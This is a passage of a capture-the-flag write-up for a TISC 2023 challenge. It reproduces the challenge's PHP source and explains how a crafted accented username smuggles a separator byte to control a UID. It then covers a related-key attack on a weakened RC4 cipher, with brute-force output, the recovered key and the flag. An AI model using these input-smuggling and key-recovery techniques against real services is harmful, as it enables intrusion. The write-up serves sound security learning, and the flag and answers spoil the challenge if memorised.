
```php
$aa = explode("\x80", base64_decode($uid));
if (!preg_match("/^[\da-f]+$/u",$aa[1])) {
    header("Location: /");
    die();
}

$uid = substr($aa[1],0,16);
exec("reg query HKCU\dogeGPT\ -v pri_key", $a1);
$pri = explode("    ", $a1[2])[3];

exec("reg query HKCU\dogeGPT\ -v dogekey", $a2);
$f = explode("    ", $a2[2])[3];

$ef = enc($pri, $uid, $f);

$ip = $_SERVER['REMOTE_ADDR'];
$pt = rand(20000, 47000);
proc_open("C:\\dogeGPT\\dogeGPT.exe " . $ef . " " . $ip . " " . $uid . " " . $pt, [0=>["
    pipe","r"]], $p);
```

3. `decrypt-flag.php` simply where we get our real flag using the dogekey



```php
$enc_flag = "cHAwNlJXZ3hYY0V1TmVyK3VacEN2NVdwNUhZRGh2ZFFUa1JQVlp2M1ByWT0=";
$key = "600d715cf1a6baadd06e10000d011a55";
for ($i = 0; $i < 0xffffff; $i++) {
    $key = hash('sha256', $key);
}
$cipher = "aes-256-cbc";

$flag = openssl_decrypt(base64_decode($enc_flag), $cipher, $key);
```

The cryptography component in encrypt.php was easily recognisable as RC4, from its telltale code pattern of swapping array values. However, here, it uses a small modulo of 16 instead of 256. Instead of working with bytes, we are working with nibbles, or half bytes. Our UID is added to the private key and it is used to encrypt the dogekey.




```php
function enc($pri, $uid, $flag)
{
    $ks = array();
    for ($i = 0; $i < 16; $i++ ) {
        $ks[] = (hexdec($pri[$i]) + hexdec($uid[$i])) % 16;
    }

    $ds = array();
    for ($i = 0; $i < strlen($flag); $i++ ) {
        $ds[] = hexdec($flag[$i]);
    }

    $sb = array();
    for ( $i = 0; $i < 16; $i++ ) {
        $sb[] = $i;
    }

    $j = 0;
    for ( $i = 0; $i < 16; $i++) {
        $j = ($j + $sb[$i] + $ks[$i % count($ks)]) % 16;
        $x = $sb[$i];
        $sb[$i] = $sb[$j];
        $sb[$j] = $x;
    }
```

One issue remains however. To mount any form of meaningful attack against RC4, we should have greater control over our UID. With a UID generated by MD5, the difficulty of controlling more digits in our UID increases exponentially. From testing, fixing its first 5 digits takes around less than a minute, and any more digits from that point would be just like doing an impossible proof-of-work problem.


Bug 2

If we could inject a `'\x80'` into our username, we can smuggle in our own UID. However, the `preg_match` filter in `index.php` filters out the byte `'\x80'`. I then went and understood the meaning of the filter, namely what N, Z, L and M meant.




```
if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_POST['uname'])) {
    $str = $_POST['uname'];
    if (!preg_match("/[\p{N}\p{Z}\p{L}\p{M}]*/u",$str) || $str == "") {
        echo("Bad username!!<br>");
        die();
    }
    $h = substr(md5($str),0,16);
    $uid = base64_encode($str . "\x80" . $h);
    setcookie("u", $uid, time()+60);
    $sql = "SELECT uid FROM uids WHERE uid = ?";
    if($sq = mysqli_prepare($link, $sql)){
        mysqli_stmt_bind_param($sq, "s", $uid);
    }
    if(mysqli_stmt_execute($sq)){
```

From this site (https://www.regular-expressions.info/unicode.html), I learnt that `\p{M}` meant that I can use things such as umlauts in my username. As I do not have a foreign language background, I learnt from Google that that would mean I could use characters with accents. As it turns out, I can smuggle in '\x80' with this approach:



```
>>> 'ä'.encode()
b'\xc3\xa4'
>>> b'\xc3\x80'.decode()
'À'
>>> 
```


This is proven to be correct from the following screen. By registering with a username of Àa, my UID became only 'a', which is 15 bytes shorter than what the encryption function needs, hence the error.


```
Warning: Uninitialized string offset 1 in C:\lmao\weird\folder\htdocs\encrypt.php on line 7

Warning: Uninitialized string offset 2 in C:\lmao\weird\folder\htdocs\encrypt.php on line 7

Warning: Uninitialized string offset 3 in C:\lmao\weird\folder\htdocs\encrypt.php on line 7

Warning: Uninitialized string offset 4 in C:\lmao\weird\folder\htdocs\encrypt.php on line 7

Warning: Uninitialized string offset 5 in C:\lmao\weird\folder\htdocs\encrypt.php on line 7

Warning: Uninitialized string offset 6 in C:\lmao\weird\folder\htdocs\encrypt.php on line 7

Warning: Uninitialized string offset 7 in C:\lmao\weird\folder\htdocs\encrypt.php on line 7

Warning: Uninitialized string offset 8 in C:\lmao\weird\folder\htdocs\encrypt.php on line 7

Warning: Uninitialized string offset 9 in C:\lmao\weird\folder\htdocs\encrypt.php on line 7

Warning: Uninitialized string offset 10 in C:\lmao\weird\folder\htdocs\encrypt.php on line 7

Warning: Uninitialized string offset 11 in C:\lmao\weird\folder\htdocs\encrypt.php on line 7

Warning: Uninitialized string offset 12 in C:\lmao\weird\folder\htdocs\encrypt.php on line 7

Warning: Uninitialized string offset 13 in C:\lmao\weird\folder\htdocs\encrypt.php on line 7

Warning: Uninitialized string offset 14 in C:\lmao\weird\folder\htdocs\encrypt.php on line 7

Warning: Uninitialized string offset 15 in C:\lmao\weird\folder\htdocs\encrypt.php on line 7
```

```
dogeGPT started on this server, port: 35348
```


Now, we can encrypt dogekey with any UID of our choice. However, we still need a method of reading it out. Recall from before that this requires the accumulation of numbers from the python parsing of our input to equate to the last 4 digits of our UID, as well as one of our inputs hashing to match the UID. The second condition is in fact redundant. Once we satisfy the first condition, the encrypted dogekey is written to a known location on disk, and we can reuse our arbitrary file read to read it.

The python parser is shown to be as follows. It was immediately obvious that the modules it imports were merely python files in the same directory and not the actual well-known modules. (Slightly modified in screenshot)



```python
import sys
import requests_1
import openai

text = ""
for i in range(len(sys.argv)):
    if i > 0:
        text = text + sys.argv[i] + " "

response = openai.ChatComplete.create(model="doge-gpt-0.1", messages=text)
c = 0
if len(response) != 0:
    for i in range(requests_1.get_len() // len(text)):
        if requests_1.is_sus(i):
            c += i
    print(response[c % len(response)]+","+str(c))
else:
    print(",0")
```

By downloading all the needed python files, I was able to get the same output number as the remote server. By brute force, I came up with a list of possible input to generate all possible different numbers from the parser.



```
yichen@ubuntu:~/vm_sharing/tisc2023/lvl10$ python3 genoff.py
65534
65533
65532
65531
65530
65529
65528
65527
65526
65525
65524
65523
65522
65521
65520
65519
65518
65517
65516
65515
65514
65513
65512
65511
65510
65509
65508
65507
65506
65505
{69: 'zuxmxgczgkaxhhdaicpuwjexgdqeljcaxgyanxiy', 91: 'ermpahymvlqzdhfdnwzdhxoqfyeqinnvdii', 114: 'vpqyzekbepqudntafaohtpbtdntodbdzsh', 138: 'lebvpzcmlelswqxzsncfbjmcejpnivpt', 163: 'vducleehkhflaveojkzgu
pwmzgolagc', 189: 'qnjnmxauxdodzmwbytainzjzklkjnh', 216: 'lgdbenpddzrxuwtnbhfrzdcfhhtra', 244: 'qpftivioarvhnhwufwbtgxzmsjgp', 273: 'fztswictzqehkpsuwicglfbo', 308: 'jxrclyxfhuixfoeppaezkn', 345: 'sysoag
regywtciobtjcfd', 383: 'qvsicratxgregrpcahtr', 423: 'ehogrpmfijsihvlqmwh', 466: 'egfpxffpzrxskjldle', 555: 'dqcthxtxwgblbddzu', 649: 'jwehdktqgminyust', 700: 'fzfyioukqccbfju', 815: 'xauswpbukbiwv', 998:
 'cuonenrbrfcs', 1130: 'rxmzshwfkac', 1347: 'lmpafnbdvs', 1668: 'qewytlxwt', 2195: 'feyaiwfp', 2889: 'mhsnlxf', 4120: 'igzvmk', 5411: 'nlean', 7244: 'rmza', 11365: 'gzi', 18483: 'vq', 41270: 'i'}
yichen@ubuntu:~/vm_sharing/tisc2023/lvl10$
```

One thing of note is that the maximum input length is actually constrained to 0x30 - 6 bytes, as any longer will fail a check in place by the program. Now, we have everything in place to attack RC4. The following procedure summarises how to get the encrypted dogekey for any UID.

Encryption Procedure

1. If the last 4 digits of the UID do not matter, we can pick any string such as "zuxmxgczgkaxhhdaicpuwjexgdqeljcaxgyanxiy", which will give 69. We just have to set the last 4 digits of the UID to match 0xd06e + 69 = 0xd0b3. We then send the string and we can use the arbitrary file read to get the encrypted dogekey

2. If the last 4 digits do matter, then this reduces to the common dynamic programming task of change making. With the DP algorithm, we can determine the smallest possible list of strings that will be added to 0xd06e to form the 4 digits we need. If we cannot find one, or if the 4 digits are smaller than 0xd06e, we simply add 0x10000 to their difference and retry.

Now, we have what it takes to launch an attack against the RC4 encryption. I have considered using the attack outlined here (https://gist.github.com/szabolor/a5e2d79dc926d352da528cab0b3e3136), which uses modulo 32 instead. Roo's observed bias should be able to give us the first 3 bytes of the key. However, it quickly breaks down from here for a few reasons:

1. The attack is statistical and hence requires a very large sample size of ciphertexts (1000 per digit). We do not have the luxury of this as the encryption procedure can take up to 30s per encryption.
2. The 0ctf challenge gives the raw PRGA output, which makes the attack leaking bytes 3-15 possible.

Other attacks including the FMS attack all have requirements we don't satisfy, such as knowing the first 3 bytes of the key, or knowing the first byte of the plaintext. The attacks may be possible but I did not choose to use them.

Instead, I considered this line of reasoning: since the KSA uses addition to determine the swap positions (i.e. `j := (j + S[i] + key[i mod keylength]) mod 16`), and we control what is added to the key, we should be looking at some related key attack based on addition. Entering a similar term into Google (i.e. "addition delta related key attack rc4") shows us a paper as the first result, which contains a viable attack (https://www.researchgate.net/publication/220848458_A_New_Practical_Key_Recovery_Attack_on_the_Stream_Cipher_RC4_under_Related-Key_Model). I will be using the attack outlined in section 3.1, except we are attacking a full length 16 nibble key.

For every 2 digits in the key, we first choose a candidate "differential" to add to it (e.g. 0 and 0, 0 and 1 all the way up to 15 and 15). We call this the first key, or key 1. We then create a differential that slightly differs from key 1 using the following pattern. We leave the remaining of the two keys the exact same, and it can be any value.

Key Pattern: $K_2[d] = K_1[d]+1, K_2[d+1] = K_1[d+1]-1, K_2[d+2] = K_1[d+2]+1$


We then encrypt the plaintext using the pair of keys respectively. There will only be **one** pair of correct differential values that creates the following swapping pattern in the KSA:

Key 1	Key 2
swap(s[0], s[0])	swap(s[0], s[1])
swap(s[1], s[1])	swap(s[1], s[0])
… Same from here as the keys are the same…	

As can be seen, even though key 1 and key 2 caused different swapping operations, their effects on the final RC4 state after the KSA are effectively the same, which would present as a collision, where the ciphertexts are the same.

With this method, we brute force the correct differential values to get a collision for every 2 digits in the key, and then calculate the key from the differentials, which is included in `test.php` of the files I will provide. This approach only requires at worst (16 / 2) * (16^2) = 2048 attempts, which is extremely reasonable.


I do not have a screenshot of my script running as I ran it on a temporary AWS Singapore server. Here is a screenshot showing a snippet of its runtime, recovering the first two key digits:


```
Trying 4 12
[+] Opening connection to 13.251.171.1 on port 40051: Done
[+] Opening connection to 13.251.171.1 on port 46460: Done
[*] Closed connection to 13.251.171.1 port 46460
[*] Closed connection to 13.251.171.1 port 40051
[+] Opening connection to 13.251.171.1 on port 30657: Done
[+] Opening connection to 13.251.171.1 on port 34538: Done
[*] Closed connection to 13.251.171.1 port 34538
[*] Closed connection to 13.251.171.1 port 30657
Trying 4 13
[+] Opening connection to 13.251.171.1 on port 29778: Done
[+] Opening connection to 13.251.171.1 on port 42501: Done
[*] Closed connection to 13.251.171.1 port 42501
[*] Closed connection to 13.251.171.1 port 29778
[+] Opening connection to 13.251.171.1 on port 43993: Done
[+] Opening connection to 13.251.171.1 on port 29318: Done
[*] Closed connection to 13.251.171.1 port 29318
[*] Closed connection to 13.251.171.1 port 43993
Recovered: [12, 3, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0]
Trying 0 0
[+] Opening connection to 13.251.171.1 on port 35076: Done
[+] Opening connection to 13.251.171.1 on port 37305: Done
[*] Closed connection to 13.251.171.1 port 37305
[*] Closed connection to 13.251.171.1 port 35076
[+] Opening connection to 13.251.171.1 on port 28370: Done
[+] Opening connection to 13.251.171.1 on port 21902: Done
[*] Closed connection to 13.251.171.1 port 21902
[*] Closed connection to 13.251.171.1 port 28370
Trying 0 1
```

Here are the values I got:

Private key: c390c2bac4a3c690
Encrypted dogekey with 0 delta: 9e51eafb37f35cd7b8ada161c19e875c
Dogekey: 600d715cf1a6baadd06e10000d011a55

Plugging the dogekey into `decrypt-flag.php` gets us the flag:



```
yichen@ubuntu:~/vm_sharing/tisc2023/lvl10$ php decrypt-flag.php
TISC{5UCH_@I_V3RY_IF_3153_W0W}

<form action="decrypt-flag.php" method="post">
        <h1>Enter dogekey in undelimited bytes:</h1>
        <div>
                <label for="dogekey">Key:</label>
                <input type="text" name="dogekey" id="dogekey">
        </div>
        <br>
        <section>
                <button type="submit">Decrypt Flag</button>
        </section>
</form>

<h2>CONGRATS! YOUR FLAG IS: <br><b>TISC{5UCH_@I_V3RY_IF_3153_W0W}<b></h2>
```

Flag: TISC{5UCH_@I_V3RY_IF_3153_W0W}